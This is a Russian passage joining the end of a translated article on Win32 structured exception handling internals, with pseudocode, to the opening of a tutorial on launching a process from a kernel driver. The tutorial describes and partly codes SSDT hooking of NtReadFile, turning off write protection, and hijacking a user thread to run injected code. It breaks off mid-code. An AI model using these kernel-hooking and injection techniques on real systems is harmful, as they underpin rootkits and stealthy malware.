Рисунок 12. Псевдокод RtlUnwind. Хотя **RtlUnwind** выглядит внушительно, её не сложно понять, если быть внимательным. Работа этой **API** начинается с того, что она получает текущую верхнюю и нижнюю границу стека потока из **FS:[4]** и **FS:[8]**. Эти значения будут важны позже при проверке того, что все раскручиваемые кадры исключений находятся внутри области стека.

Далее **RtlUnwind** создает в стеке фиктивную структуру **EXCEPTION_RECORD**, и устанавливает в поле **ExceptionCode** значение **STATUS_UNWIND**. Также, устанавливается флажок **EXCEPTION_UNWINDING** в поле **ExceptionFlags** принадлежащем этой структуре. Позже указатель на эту структуру будет передаваться в качестве параметра каждому обработчику исключений.

После этого, она вызывает функцию **_RtlpCaptureContext**, чтобы создать фиктивную структуру **CONTEXT** , которая также будет использоваться в качестве параметра при вызовах обработчиков исключений для раскрутки.

Остальная часть **RtlUnwind** занимается перебором элементов в связанном списке структур **EXCEPTION_REGISTRATION**. Её код, для каждого фрейма, вызывает функцию **RtlpExecuteHandlerForUnwind**, которую я рассмотрю позже. Именно эта функция вызывает обработчик исключений с установленным флажком **EXCEPTION_UNWINDING**. После каждого вызова, соответствующий фрейм исключения удаляется с помощью вызова функции **RtlpUnlinkHandler**. **RtlUnwind** заканчивает раскрутку фреймов, после того как добирается до фрейма адрес которого был передан ему в первом параметре. В код, который я описал, включён код проверки обеспечивающий правильное выполнение. Если случится какая-нибудь неприятность делающая продолжение раскрутки невозможным, **RtlUnwind** вызовет исключение, указывающее тип проблемы, и такое исключение будет иметь установленный флажок **EXCEPTION_NONCONTINUABLE**. Если у возникшего исключения установлен этот флажок, система не даст процессу, в котором оно возникло, продолжить свою работу, уничтожив его.

Необработанные исключения

Ранее в статье, я откладывал полное описание **API UnhandledExceptionFilter**. Обычно вам не нужно вызывать эту **API** напрямую (хотя вы можете это сделать). В большинстве случаев, её вызывает код выражения-фильтра из дефолтного обработчика исключений находящегося в **KERNEL32**. Это показано в приведенном ранее псевдокоде функции **BaseProcessStart**.

На рис. 13 показан написанный мой псевдокод функции **UnhandledExceptionFilter**. Её начало выглядит немного странно (по крайней мере, мне так кажется). Если произошедшая ошибка - **EXCEPTION_ACCESS_VIOLATION**, код вызывает функцию **_BasepCheckForReadOnlyResource**. Хотя я не представил здесь псевдокод этой функции, тем не менее, я могу описать ее работу. Если исключение возникло, из-за попытки записи в раздел ресурсов (**.rsrc**) в **EXE** или **DLL**, функция **_BasepCurrentTopLevelFilter** изменяет атрибуты страницы, при обращении к которой произошло исключение (в нормальном состоянии эта страница имеет атрибут **"Read Only"**), тем самым, разрешая запись на эту страницу. Если происходит именно это, **UnhandledExceptionFilter** возвращает значение **EXCEPTION_CONTINUE_EXECUTION** , после чего происходит рестарт операции вызвавшей исключение.

```
UnhandledExceptionFilter( STRUCT _EXCEPTION_POINTERS *pExceptionPtrs )
 {
     PEXCEPTION_RECORD pExcptRec;
     DWORD currentESP;
     DWORD retValue;
     DWORD DEBUGPORT;
     DWORD   dwTemp2;
     DWORD   dwUseJustInTimeDebugger;
     CHAR    szDbgCmdFmt[256];   // Шаблон строки получаемой из ключа системного
                                 // реестра: AeDebug.
     CHAR    szDbgCmdLine[256];  // После заполнения, здесь будет находиться
                                 // командная строка для вызова отладчика.
     STARTUPINFO startupinfo;
     PROCESS_INFORMATION pi;
     HARDERR_STRUCT  harderr;    // ???
     BOOL fAeDebugAuto;
     TIB * pTib;                 // Блок информации потока (TIB)

     pExcptRec = pExceptionPtrs->ExceptionRecord;

     if (   (pExcptRec->ExceptionCode == EXCEPTION_ACCESS_VIOLATION)
         && (pExcptRec->ExceptionInformation[0]) )
```

```
 {
     retValue =
         _BasepCheckForReadOnlyResource(pExcptRec->ExceptionInformation[1]);

     if ( EXCEPTION_CONTINUE_EXECUTION == retValue )
         return EXCEPTION_CONTINUE_EXECUTION;
  }

 // Смотрим, выполняется ли этот процесс под управлением отладчика.
 retValue = NtQueryInformationProcess(GetCurrentProcess(), ProcessDebugPort,
                                      &debugPort, sizeof(debugPort), 0 );

 if ( (retValue >= 0) && debugPort )     // Передаем исключение отладчику.
     return EXCEPTION_CONTINUE_SEARCH;

 // Вызывала ли пользовательская программа API-функцию
 // SetUnhandledExceptionFilter?  Если да, вызываем установленную
 // ей функцию обратного вызова (т.е. производим обратный вызов).

 if ( _BasepCurrentTopLevelFilter )
 {
     retValue = _BasepCurrentTopLevelFilter( pExceptionPtrs );

     if ( EXCEPTION_EXECUTE_HANDLER == retValue )
         return EXCEPTION_EXECUTE_HANDLER;

     if ( EXCEPTION_CONTINUE_EXECUTION == retValue )
         return EXCEPTION_CONTINUE_EXECUTION;

     // Далее обрабатываются только EXCEPTION_CONTINUE_SEARCH.
 }

 // Вызывалась ли функция SetErrorMode с параметром SEM_NOGPFAULTERRORBOX?
 if ( 0 == (GetErrorMode() & SEM_NOGPFAULTERRORBOX) )
 {
     harderr.elem0 = pExcptRec->ExceptionCode;
     harderr.elem1 = pExcptRec->ExceptionAddress;

     if ( EXCEPTION_IN_PAGE_ERROR == pExcptRec->ExceptionCode )
         harderr.elem2 = pExcptRec->ExceptionInformation[2];
     else
         harderr.elem2 = pExcptRec->ExceptionInformation[0];

     dwTemp2 = 1;
     fAeDebugAuto = FALSE;

     harderr.elem3 = pExcptRec->ExceptionInformation[1];

     pTib = FS:[18h];

     DWORD someVal = pTib->pProcess->0xC;

     if ( pTib->threadID != someVal )
     {
         __try
{
             char szDbgCmdFmt[256]
             retValue = _GetProfileStringA( "AeDebug", "Debugger", 0,
                                 szDbgCmdFmt, sizeof(szDbgCmdFmt)-1 );

             if ( retValue )
                 dwTemp2 = 2;

             char szAuto[8]

             retValue = GetProfileStringA(   "AeDebug", "Auto", "0",
                                             szAuto, sizeof(szAuto)-1 );
             if ( retValue )
                 if ( 0 == strcmp( szAuto, "1" ) )
                     if ( 2 == dwTemp2 )
                         fAeDebugAuto = TRUE;
```

```
            }
            __except( EXCEPTION_EXECUTE_HANDLER )
            {
                ESP = currentESP;
                dwTemp2 = 1
                fAeDebugAuto = FALSE;
            }
        }

        if ( FALSE == fAeDebugAuto )
        {
            retValue =  NtRaiseHardError(
                            STATUS_UNHANDLED_EXCEPTION | 0x10000000,
                            4, 0, &harderr,
                            _BasepAlreadyHadHardError ? 1 : dwTemp2,
                            &dwUseJustInTimeDebugger );
        }
        else
        {
            dwUseJustInTimeDebugger = 3;
            retValue = 0;
        }

        if (    retValue >= 0
            &&  ( dwUseJustInTimeDebugger == 3)
            &&  ( !_BasepAlreadyHadHardError )
            &&  ( !_BaseRunningInServerProcess ) )
        {
            _BasepAlreadyHadHardError = 1;

            SECURITY_ATTRIBUTES secAttr = { sizeof(secAttr), 0, TRUE };

            HANDLE hEvent = CreateEventA( &secAttr, TRUE, 0, 0 );

            memset( &startupinfo, 0, sizeof(startupinfo) );

            sprintf(szDbgCmdLine, szDbgCmdFmt, GetCurrentProcessId(), hEvent);

            startupinfo.cb = sizeof(startupinfo);
            startupinfo.lpDesktop = "Winsta0\Default"

            CsrIdentifyAlertableThread();   // ???

            retValue = CreateProcessA(
                            0,              // lpApplicationName
                            szDbgCmdLine,   // Коммандная строка
                            0, 0,           // атрибуты защиты процесса и потока
                            1,              // bInheritHandles
                            0, 0,           // флаги (влияющие на то, как именно
                                            // создается новый процесс) и блок
                                            // переменных окружения
                            0,              // текущая директория.
                            &statupinfo,    // STARTUPINFO
                            π );          // PROCESS_INFORMATION

            if ( retValue && hEvent )
            {
                NtWaitForSingleObject( hEvent, 1, 0 );
                return EXCEPTION_CONTINUE_SEARCH;
            }
        }

        if ( _BasepAlreadyHadHardError )
            NtTerminateProcess(GetCurrentProcess(), pExcptRec->ExceptionCode);
    }

    return EXCEPTION_EXECUTE_HANDLER;
}

LPTOP_LEVEL_EXCEPTION_FILTER
SetUnhandledExceptionFilter(
```

```
    LPTOP_LEVEL_EXCEPTION_FILTER lpTopLevelExceptionFilter );
{
    // Глобальная переменная _BasepCurrentTopLevelFilter находится в KERNEL32.DLL.
    LPTOP_LEVEL_EXCEPTION_FILTER previous= _BasepCurrentTopLevelFilter;

    // Устанавливаем новое значение.
    _BasepCurrentTopLevelFilter = lpTopLevelExceptionFilter;

    return previous;    // Возвращаем старое значение.
}
```

Рисунок 13. Псевдокод UnHandledExceptionFilter. Следующая задача **UnhandledExceptionFilter** состоит в том, чтобы определить, выполняется ли процесс под управлением **Win32**-отладчика. То есть, был ли, при создании этого процесса, установлен флажок **DEBUG_ONLY_THIS_PROCESS**, или флажок **DEBUG_PROCESS**. **UnhandledExceptionFilter** использует для этого функцию **NtQueryInformationProcess**(эту функцию я описывал в этом месяце, в колонке **Under the Hood**). Если процесс действительно запущен под отладчиком, **UnhandledExceptionFilter** возвращает значение **EXCEPTION_CONTINUE_SEARCH** , которое заставляет ОС разбудить отладчик, и сообщить ему, что произошло исключение в отлаживаемой им программе.

Затем **UnhandledExceptionFilter** вызывает установленный пользователем фильтр необрабатываемых исключений, если он присутствует. Обычно, эта **callback**-функция отсутствует, но может быть установлена с помощью **API**-функции **SetUnhandledExceptionFilter**. Я не буду приводить здесь псевдокод для этой **API**. **API UnhandledExceptionFilter** просто помещает в глобальную переменную новый адрес пользовательской **callback** -функции, и возвращает адрес старой.

После подготовительных мероприятий, **UnhandledExceptionFilter** может переходить к своей основной задаче: информировать вас о вашей позорной ошибке в программе, с помощью стильного диалога **Application Error**. Существует два пути, следуя которым можно избежать появления этого диалога. Первый путь заключается в том, что процесс должен вызвать (до возникновения исключения) функцию **SetErrorMode**, указав ей флажок **SEM_NOGPFAULTERRORBOX**. Другой метод состоит в том, что значение параметра **Auto**, находящегося в разделе системного реестра AeDebug, должно быть равно единице. В этом случае, **UnhandledExceptionFilter** не показывает диалог **Application Error**, а вместо этого автоматически запускает отладчик, который определен в параметре **Debugger**, находящийся в разделе системного реестра **AeDebug**. Если вы знакомы с механизмом **"just in time debugging"** то знайте, что именно с помощью этого операционная система поддерживает данный механизм. Позже мы поговорим об этом более подробно.

В большинстве случаев, ни один из этих путей не используется, и **UnhandledExceptionFilter** вызывает функцию **NtRaiseHardError**, находящуюся в **NTDLL.DLL**. Именно эта функция показывает диалог **Application Error**. Этот диалог ждет, пока вы нажмете на нем какую-либо кнопку: или **OK**, чтобы завершить процесс, или **Cancel**, чтобы начать его отладку (лично мне кажется использование кнопки **Cancel** для запуска отладчика немного извращённым).

Если в диалоговом окне **Application Error** вы нажмете **OK**, **UnhandledExceptionFilter** вернет значение **EXCEPTION_EXECUTE_HANDLER**. Код, вызвавший **UnhandledExceptionFilter**, обычно реагирует на это, завершением своей работы (как вы видели в коде **BaseProcessStart**). Здесь приоткрывается один интересный момент. Большинство людей считает, что система завершает процесс, не обрабатывая исключение. На самом деле, правильнее будет сказать, что система делает так, чтобы необработанное исключение заставило процесс завершить самого себя.

Действительно интересный код в **UnhandledExceptionFilter** выполняется в том случае, если в диалоге **Application Error** вы выбираете **Cancel**, он обеспечивает прикрепление отладчика к процессу, вызвавшему исключение. Код сначала вызывает **CreateEvent**, чтобы создать объект Событие, через которое отладчик сообщит, что он подключился к сбойному процессу. Дескриптор этого объекта, наряду с идентификатором текущего процесса (**process ID**), передается в функцию

sprintf, которая формирует командную строку, используемую для запуска отладчика. Как только всё готово, **UnhandledExceptionFilter** вызывает функцию **CreateProcess**, для запуска отладчика. Если выполнение **CreateProcess** пройдет нормально, код вызывает функцию **NtWaitForSingleObject**, и передает ей дескриптор объекта Событие, который был создан ранее. Этот вызов производит блокировку до тех пор, пока отладчик не просигналит через объект Событие, что его прикрепление к сбойному процессу прошло успешно. На данный момент в **UnhandledExceptionFilter** еще остались небольшие темные пятна, но самое важное я здесь осветил.

Инферно

Раз вы зашли так далеко, было бы несправедливо остановиться, не разобравшись во всем этом до конца. Я показал, как операционная система вызывает определяемую пользователем функцию, когда происходит исключение. Я показал, что обычно происходит внутри этих **callback**-функций, и как компиляторы используют их, для реализации **_try** и **_catch**. Я даже показал, что происходит, когда никто не обрабатывает исключение, и система должна делать очистку. Все, что осталось - это показать, где начинается работа обработчиков. Да, давайте погрузимся во внутренности системы, и посмотрим начальные этапы выполнения **SEH**.

На рис. 14 показан примерный, сделанный мной на скорую руку, псевдокод функции **KiUserExceptionDispatcher** и некоторых других, связанных с ней, функций. **KiUserExceptionDispatcher** находится в **NTDLL.DLL**, и именно она начинает выполняться первой при возникновении исключения. Если быть на 100 процентов точным, это не совсем так. Например, в **Intel**-архитектуре возникновение исключения вызывает передачу управления по вектору в обработчик находящийся в нулевом кольце защиты, т.е. в обработчик режима ядра (**kernel mode**). Обработчик определен соответствующим исключению элементом таблицы дескрипторов прерываний (она же - **Interrupt Descriptor Table**, или просто - **IDT**). Я собираюсь пропустить все, что касается кода уровня ядра, и притвориться, что, при возникновении исключения, **CPU** передает управление прямо в **KiUserExceptionDispatcher**.

```
KiUserExceptionDispatcher( PEXCEPTION_RECORD pExcptRec, CONTEXT * pContext )
 {
     DWORD retValue;

     // Обратите внимание: Если исключение обработано, RtlDispatchException()
     // никогда не возвращает управления.
     if ( RtlDispatchException( pExceptRec, pContext ) )
         retValue = NtContinue( pContext, 0 );
     else
         retValue = NtRaiseException( pExceptRec, pContext, 0 );

     EXCEPTION_RECORD excptRec2;

     excptRec2.ExceptionCode = retValue;
     excptRec2.ExceptionFlags = EXCEPTION_NONCONTINUABLE;
     excptRec2.ExceptionRecord = pExcptRec;
     excptRec2.NumberParameters = 0;

     RtlRaiseException( &excptRec2 );
 }

 int RtlDispatchException( PEXCEPTION_RECORD pExcptRec, CONTEXT * pContext )
 {
     DWORD   stackUserBase;
     DWORD   stackUserTop;
     PEXCEPTION_REGISTRATION pRegistrationFrame;
     DWORD hLog;
     // Получаем границы стека из FS:[4] и FS:[8]
```

```
RtlpGetStackLimits( &stackUserBase, &stackUserTop );

pRegistrationFrame = RtlpGetRegistrationHead();

while ( -1 != pRegistrationFrame )
{
    PVOID justPastRegistrationFrame = &pRegistrationFrame + 8;
    if ( stackUserBase > justPastRegistrationFrame )
    {
        pExcptRec->ExceptionFlags |= EH_STACK_INVALID;
        return DISPOSITION_DISMISS; // 0
    }

    if ( stackUsertop < justPastRegistrationFrame )
    {
        pExcptRec->ExceptionFlags |= EH_STACK_INVALID;
        return DISPOSITION_DISMISS; // 0
    }

    if ( pRegistrationFrame & 3 )   // Удостоверяемся что стек выровнен
                                    // на границе DWORD.
    {
        pExcptRec->ExceptionFlags |= EH_STACK_INVALID;
        return DISPOSITION_DISMISS; // 0
    }

    if ( someProcessFlag )
    {
        // Doesn't seem to do a whole heck of a lot.
        hLog = RtlpLogExceptionHandler( pExcptRec, pContext, 0,
                                        pRegistrationFrame, 0x10 );
    }

    DWORD retValue, dispatcherContext;

    retValue= RtlpExecuteHandlerForException(pExcptRec, pRegistrationFrame,
                                             pContext, &dispatcherContext,
                                             pRegistrationFrame->handler );

    // Doesn't seem to do a whole heck of a lot.
    if ( someProcessFlag )
        RtlpLogLastExceptionDisposition( hLog, retValue );

    if ( 0 == pRegistrationFrame )
    {
        pExcptRec->ExceptionFlags &= ~EH_NESTED_CALL;   // Сбрасываем флажок.
    }

    EXCEPTION_RECORD excptRec2;

    DWORD yetAnotherValue = 0;

    if ( DISPOSITION_DISMISS == retValue )
    {
        if ( pExcptRec->ExceptionFlags & EH_NONCONTINUABLE )
        {
            excptRec2.ExceptionRecord = pExcptRec;
            excptRec2.ExceptionNumber = STATUS_NONCONTINUABLE_EXCEPTION;
            excptRec2.ExceptionFlags = EH_NONCONTINUABLE;
            excptRec2.NumberParameters = 0
            RtlRaiseException( &excptRec2 );
        }
        else
            return DISPOSITION_CONTINUE_SEARCH;
    }
    else if ( DISPOSITION_CONTINUE_SEARCH == retValue )
    {
    }
    else if ( DISPOSITION_NESTED_EXCEPTION == retValue )
    {
        pExcptRec->ExceptionFlags |= EH_EXIT_UNWIND;
```

```
            if ( dispatcherContext > yetAnotherValue )
                yetAnotherValue = dispatcherContext;
        }
        else    // DISPOSITION_COLLIDED_UNWIND
        {
            excptRec2.ExceptionRecord = pExcptRec;
            excptRec2.ExceptionNumber = STATUS_INVALID_DISPOSITION;
            excptRec2.ExceptionFlags = EH_NONCONTINUABLE;
            excptRec2.NumberParameters = 0
            RtlRaiseException( &excptRec2 );
        }

        pRegistrationFrame = pRegistrationFrame->prev;
        // Перейти к предыдущему фрейму.
    }

    return DISPOSITION_DISMISS;
}

_RtlpExecuteHandlerForException:    // Обрабатываем исключение (в основном режиме).
    MOV     EDX,XXXXXXXX
    JMP     ExecuteHandler

RtlpExecutehandlerForUnwind:        // Обрабатываем раскрутку (в режиме раскрутки).
    MOV     EDX,XXXXXXXX

int ExecuteHandler( PEXCEPTION_RECORD pExcptRec
                    PEXCEPTION_REGISTRATION pExcptReg
                    CONTEXT * pContext
                    PVOID pDispatcherContext,
                    FARPROC handler )
                    // Действительный указатель на _except_handler()

    // Устанавливаем EXCEPTION_REGISTRATION, здесь в регистре EDX
    // содержится адрес кода соответствующего обработчика,
    // который показан ниже.
    PUSH    EDX
    PUSH    FS:[0]
    MOV     FS:[0],ESP

    // Вызываем callback-функцию обработчика исключений.
    EAX = handler( pExcptRec, pExcptReg, pContext, pDispatcherContext );

    // Удаляем голый фрейм EXCEPTION_REGISTRATION
    MOV     ESP,DWORD PTR FS:[00000000]
    POP     DWORD PTR FS:[00000000]

    return EAX;
}

Обработчик исключений для _RtlpExecuteHandlerForException:
{
    // Если установлен флажок раскрутки, возвращаем значение
    // DISPOSITION_CONTINUE_SEARCH, в противном случае
    // назначаем pDispatcherContext, и возвращаем значение
    // DISPOSITION_NESTED_EXCEPTION.

    return pExcptRec->ExceptionFlags & EXCEPTION_UNWIND_CONTEXT
                ? DISPOSITION_CONTINUE_SEARCH
                : *pDispatcherContext = pRegistrationFrame->scopetable,
                  DISPOSITION_NESTED_EXCEPTION;
}

Обработчик исключений для _RtlpExecuteHandlerForUnwind:
{
    // Если установлен флажок раскрутки, возвращаем значение
    // DISPOSITION_CONTINUE_SEARCH, в противном случае
    // назначаем pDispatcherContext, и возвращаем значение
    // DISPOSITION_COLLIDED_UNWIND.

    return pExcptRec->ExceptionFlags & EXCEPTION_UNWIND_CONTEXT
```

```
                ? DISPOSITION_CONTINUE_SEARCH
                : *pDispatcherContext = pRegistrationFrame->scopetable,
                  DISPOSITION_COLLIDED_UNWIND;
}
```

Рисунок 14. Псевдокод KiUserExceptionDispatcher. Основа **KiUserExceptionDispatcher** - вызов функции **RtlDispatchException**. Эта функция начинает поиск любого зарегистрированного обработчика исключений. Если обработчик решил обработать исключение, функция **RtlDispatchException** не вернет управления. Если происходит возврат из **RtlDispatchException**, то есть два возможных пути: или вызывается **NtContinue**, который позволяет процессу продолжить выполнение, или вызвать другое исключение. На сей раз, исключение будет не устранимым (**isn't continuable**), и, следовательно, процесс должен будет завершиться.

Перейдем к **RtlDispatchExceptionCode**, именно здесь вы найдете код перебора **SEH**-фреймов, который я часто упоминал в этой статье. Функция получает указатель на связанный список **EXCEPTION_REGISTRATIONs**, и перебирает каждый его узел в поисках обработчика. Из-за возможности искажения стека, функция очень параноидальна. Перед вызовом обработчика указанного в каждой структуре **EXCEPTION_REGISTRATION**, код убеждается в том, что она (т.е. структура **EXCEPTION_REGISTRATION**) выровнена на границу **DWORD**, находится внутри стека потока, и располагается выше, чем предыдущая **EXCEPTION_REGISTRATION**. **RtlDispatchException** не производит непосредственный вызов адреса указанного в структуре **EXCEPTION_REGISTRATION**. Вместо этого, для выполнения черновой работы, она вызывает **RtlpExecuteHandlerForException**. В зависимости от того, что происходит внутри **RtlpExecuteHandlerForException**, **RtlDispatchException**, или продолжает перебор **SEH** -фреймов, или инициирует другое исключение. Вторичное исключение указывает, что в обработчике исключений что-то пошло не так, как надо, и что выполнение процесса не может быть продолжено.

Код **RtlpExecuteHandlerForException** тесно связан с другой функцией, **RtlpExecuteHandlerForUnwind**. Вспомните, я уже упоминал эту функцию ранее, когда я описывал раскрутку. Обе этих "функции" просто загружают в регистр **EDX** разные значения перед передачей управления функции **ExecuteHandler**. Другими словами, **RtlpExecuteHandlerForException** и **RtlpExecutehandlerForUnwind** - это различные точки входа в функцию **ExecuteHandler**.

В **ExecuteHandler** происходит извлечение и вызов адреса взятого из поля **handler** структуры **EXCEPTION_REGISTRATION**. Может показаться странным, но вызов **callback**-функции исключения тоже обслуживается обработчиком **SEH**. Использование **SEH** внутри **SEH** выглядит немного забавным, но если немного подумать, причина становится ясной. Если обработчик вызывает другое исключение, ОС должна знать об этом. В зависимости от того, в каком режиме работал обработчик, во время возникновения исключения: в основном режиме, или в режиме раскрутки, **ExecuteHandler** возвращает, или значение **DISPOSITION_NESTED_ EXCEPTION**, или значение **DISPOSITION_COLLIDED_UNWIND**. Основное значение обоих кодов: "Красная тревога! Закрыть все сейчас же!" (*"Red Alert! Shut everything down now!"*).

Если вы похожи на меня, вам трудно запомнить все функции, связанные с **SEH**. Также трудно запомнить, какая из них какую вызывает. Чтобы помочь себе, я составил диаграмму, показанную на рис. 15.

```
KiUserExceptionDispatcher()

    RtlDispatchException()

        RtlpExecuteHandlerForException()

            ExecuteHandler() // Обычно идет в __except_handler3

---------

__except_handler3()
    scopetable filter-expression()
```

```
__global_unwind2()

    RtlUnwind()

        RtlpExecuteHandlerForUnwind()

scopetable __except block()
```

Рисунок 15. Взаимосвязь функций поддерживающих SEH. Теперь, зачем делается установка значения регистра **EDX** перед переходом в код **ExecuteHandler**? На самом деле, здесь все просто. В том случае, если в процессе работы обработчика установленного пользователем что-то пойдет не так, как надо, **ExecuteHandler** использует значение из регистра **EDX** как адрес обработчика исключений. Он помещает значение регистра **EDX** в стек в качестве поля **Handler**, принадлежащего минимальной структуре **EXCEPTION_REGISTRATION**. В сущности, **ExecuteHandler** использует базовый **SEH** так, как я показал в программах **MYSEH** и **MYSEH2**.

Заключение

SEH - замечательная особенность **Win32**. Благодаря высокоуровневой поддержке, которую, подобно **Visual C++**, обеспечивают компиляторы, средний программист может извлечь выгоду из его использования с относительно небольшими затратами на его изучение. Однако, на уровне операционной системы, это более сложная вещь, чем можно было бы подумать, доверившись документации по **Win32**.

К сожалению, до настоящего времени о **SEH** было написано очень мало, потому что почти все считают это чрезвычайно трудной темой. Отсутствие документации по подробностям системного уровня никому не помогает. В этой статье, я показал, что **SEH** уровня системы вращается вокруг относительно простой концепции функции обратного вызова (**callback function**). Если вы поймете природу обратного вызова, и будете в процессе изучения опираться на это понятие, то механизм **SEH** не будет для вас слишком сложен.

Из Microsoft Systems Journal. Январь 1997..

()

Запуск процесса из режима ядра

Автор: Cardinal

Дата: 2005-09-14

Скачать исходники (находится в архиве `wasm_files.zip`: `files/0388/CreateProcessKrnlDrv.rar`)

Думаю, многие из Вас задавались подобным вопросом. Возможен ли запуск пользовательского приложения из драйвера режима ядра? В системах 9x (win95, 98, ME) для этого священнодействия существует специальный экспорт ShellVxd_ShellExecute, позволяющий при передаче соответствующего тега функции запустить приложение. В NT-системах специализированного для этого дела экспорта не существует.

Но, если его не существует, то это отнюдь не значит, что совершить данное действие не представляется возможным. Как раз таки наоборот – очень даже возможно. Конечно, Вы могли подумать, это ж какой кошмар, разобрать кучу системных объектов, внимательно изучить их свойства и методы и т.д. Успокойтесь, все намного проще. Давайте немного расслабимся и посмотрим на проблему с несколько нестандартной точки зрения.

Для начала оттолкнемся от действительности. Внимательно просмотрев экспорт модуля ntoskrnl.exe мы не находим готовой “прямой” функции, которая могла бы дать жизнь новому процессу. DDK об этом тоже умалчивает. Однако мы знаем, процесс порождается экспортами пользовательского модуля kernel32.dll:CreateProcessA, CreateProcessW, CreateProcessInternalA, CreateProcessInternalW, описание которых и наборы параметров легко найти в документации PSDK. Конечно, предпринимались попытки эмуляции данной функции в обход модуля kernel32.dll, и довольно успешные. Описание метода и соответствующий код можно найти в справочнике по Native Api WinNT Гарри Неббета. Собственно тут тоже нет ничего невероятного, процесс, тем не менее, всё равно запускался из пользовательского режима путём прямого обращения к экспорту вышестоящего модуля ntdll.dll. Но это все равно не давало ответа на вопрос, каким образом, находясь в режиме ядра выполнить то же самое?

Собственно, метод, предлагаемый мною, ничем экстравагантным не блещет в том плане, что мы не будем самостоятельно конструировать объекты ядра и приводить в движение соответствующие ядерные механизмы своими силами и разумом. Ведь мы знаем, что никто лучше самой операционной системы этого не сделает, и вряд ли ядро сможет полностью одобрить нашу самодеятельность. Но, мы всё-таки запустим приложение из драйвера режима ядра, но…в пользовательском режиме. Ну что ж, начнем наше повествование.

Метод предельно прост. Сейчас я немного объясню механизм последнего, и далее, статью продолжим уже разбором драйверного кода. Живая идея заключена в том, чтобы “поймать” пользовательский поток какого-либо процесса и “навязать” ему свои условия, т. е., изменить ход выполнения последнего и перенаправить его на заранее заготовленный в пользовательском адресном пространстве код, который в свою очередь вызовет функцию kernel32.dll:CreateProcessA.

Каким образом это можно сделать? Первым делом нужно найти то место, где поток из режима ядра возвращается в пользовательский. Как происходит переключение режимов процессора из пользовательского в ядерный и обратно? При помощи шлюза прерывания/быстрого системного вызова. В данном случае, хорошо подумав, мы не находим ничего лучшего как системный сервис INT 0x2E/SYSENTER, именно в этом месте поток меняет свой уровень привилегий.

Конечно, есть и другие подобные сервисы, например отладчик int 0x2d, или таймер int 0x2a. Но, нам нужно нечто стабильное, используемое большинством процессов и как можно чаще. Так что, после

всех поисков, лучшим претендентом на главную роль будет являться интерфейс шлюза системного сервиса INT 0x2E/SYSENTER. Так каким же образом мы можем использовать эту лазейку? Само собой нужно знать, что при вызове прерывания происходит перезагрузка селекторов в сегментные регистры сохраненными ранее в TSS значениями, главным образом регистров CS и SS. После прохождения шлюза в сторону ядра в стеке сохраняется адрес возврата на следующую инструкцию после “шлюзовой”. В случае инструкции sysenter(winXP+) ситуация аналогична. Вот этот адрес нам и нужен, и как видите дотянуться до него совсем не проблема. Далее, следуя логике, нам необходимо перехватить функцию _KiSystemService методом врезки в нее кода нашего обработчика. И тут возникает вопрос, а как нам вообще найти функцию _KiSystemService?

С одной стороны ясно и понятно, что на нее указывает вектор INT 0x2E. Но, ситуация оказывается неоднозначной в случае ядер WinXP+. Вы знаете, что в зависимости от фичей процессоров последние, более новые версии где-то 97-года выпуска и выше содержат инструкцию быстрого системного вызова SYSENTER/SYSEXIT. Инструкция SYSENTER аналогична инструкции INT с той лишь разницей, что не хранит вектор прерывания в таблице IDT с последующий его выборкой и передачей управления, а вызывает код, адрес которого расположен в одном из регистров MSR. А зачем в таком случае нам лишние поиски? К тому же еще и известно, что MSR вещь далеко непостоянная. Но, несмотря на это вектор int 0x2e в таблице IDT всё равно будет указывать на начало кода _KiSystemService, хотя и не будет использоваться, то есть, найти её, видимо, не проблема.

Боюсь разочаровать – Вы ошибаетесь. А что если INT 0x2E будет перехвачена? Например, это любит делать ntice. Тогда во время отладки кода мы не будем иметь возможности “воочию лицезреть” данную функцию. Кроме того, в экспорте ntoskrnl.exe она не упоминается. Но, не все так плохо. Подумаем, как ее можно найти. Сканировать всю память на нахождение определенных уникальных функции _KiSystemService наборов инструкций не имеет смысла – не так уж и уникально ее содержимое. Решение здесь довольно простое. Как мы знаем, _KiSystemService является переходником к функциям ядра, следовательно, внутри функции присутствует код прямого вызова ядерного сервиса. Посмотрим на код ниже.

```
0008:804DA113    5A        POP    EDX
0008:804DA114    FF0538F6DFFF    INC    DWORD PTR [FFDFF638]
0008:804DA11A    8BF2        MOV    ESI,EDX
0008:804DA11C    8B5F0C        MOV    EBX,[EDI+0C]
0008:804DA11F    33C9        XOR    ECX,ECX
0008:804DA121    8A0C18        MOV    CL,[EBX+EAX]
0008:804DA124    8B3F        MOV    EDI,[EDI]
0008:804DA126    8B1C87        MOV    EBX,[EAX*4+EDI]
0008:804DA129    2BE1        SUB    ESP,ECX
0008:804DA12B    C1E902        SHR    ECX,02
0008:804DA12E    8BFC        MOV    EDI,ESP
0008:804DA130    3B35D4C75480    CMP    ESI,[ntoskrnl!MmUserProbeAddress]
0008:804DA136    0F83A1010000    JAE    804DA2DD
0008:804DA13C    F3A5        REPZ    MOVSD

0008:804DA13E    FFD3        CALL    EBX

0008:804DA140    8BE5        MOV    ESP,EBP
```

Мы видим фрагмент _KiSystemService и ту самую инструкцию CALL EBX которая вызывает определенную ядерную функцию, предварительно выбранную из таблицы сервисов, загружая адрес в регистр EBX(об этом подробно можно почитать в предыдущей моей статье “Слежение за вызовом функций Native Api”).

Функция _KiSystemService непосредственно недоступна из таблицы экспорта ntoskrnl.exe, но зато у нас имеется экспорт указателя на таблицу KeServiceDescriptorTable, из которой можем извлечь адрес требуемой функции Native Api, к примеру, NtReadFile. Далее, функция будет вызвана в контексте какого-либо процесса той самой инструкцией CALL EBX и возвратится в окрестность кода _KiSystemService на следующую инструкцию.

В предыдущей статье освещался вопрос, касавшийся перехвата NativeApi функций путем внедрения своих обработчиков в таблицу сервисов взамен оригинального, и затем последовательный вызов обоих. Этот же метод применен и здесь. К примеру, мы перехватили функцию NtReadFile как самую наиболее часто вызываемую, затем, внутри нашего обработчика отследили по стеку адрес возврата функции обратно в _KiSystemService.
Продемонстрируем это на коде:

```
     DWORD  FindKiSystemServiceOriginalEntryPoint()
     {
       KPRIORITY CurrentThreadPriority;
       // установим перехватчик на NtReadFile, как наиболее часто вызываемая функция
       CurrentThreadPriority = KeQueryPriorityThread(KeGetCurrentThread());
       // чтобы система не деградировала
       KeSetPriorityThread(KeGetCurrentThread(),1);

       if( *NtBuildNumber == 2195 )
OriginalNtReadFile =
*KeServiceDescriptorTable->NtoskrnlTable.ServiceTable[_NtReadFile_2195];
       if( *NtBuildNumber == 2600 )
OriginalNtReadFile =
*KeServiceDescriptorTable->NtoskrnlTable.ServiceTable[_NtReadFile_2600];

       disableinterruptions
       clearwp

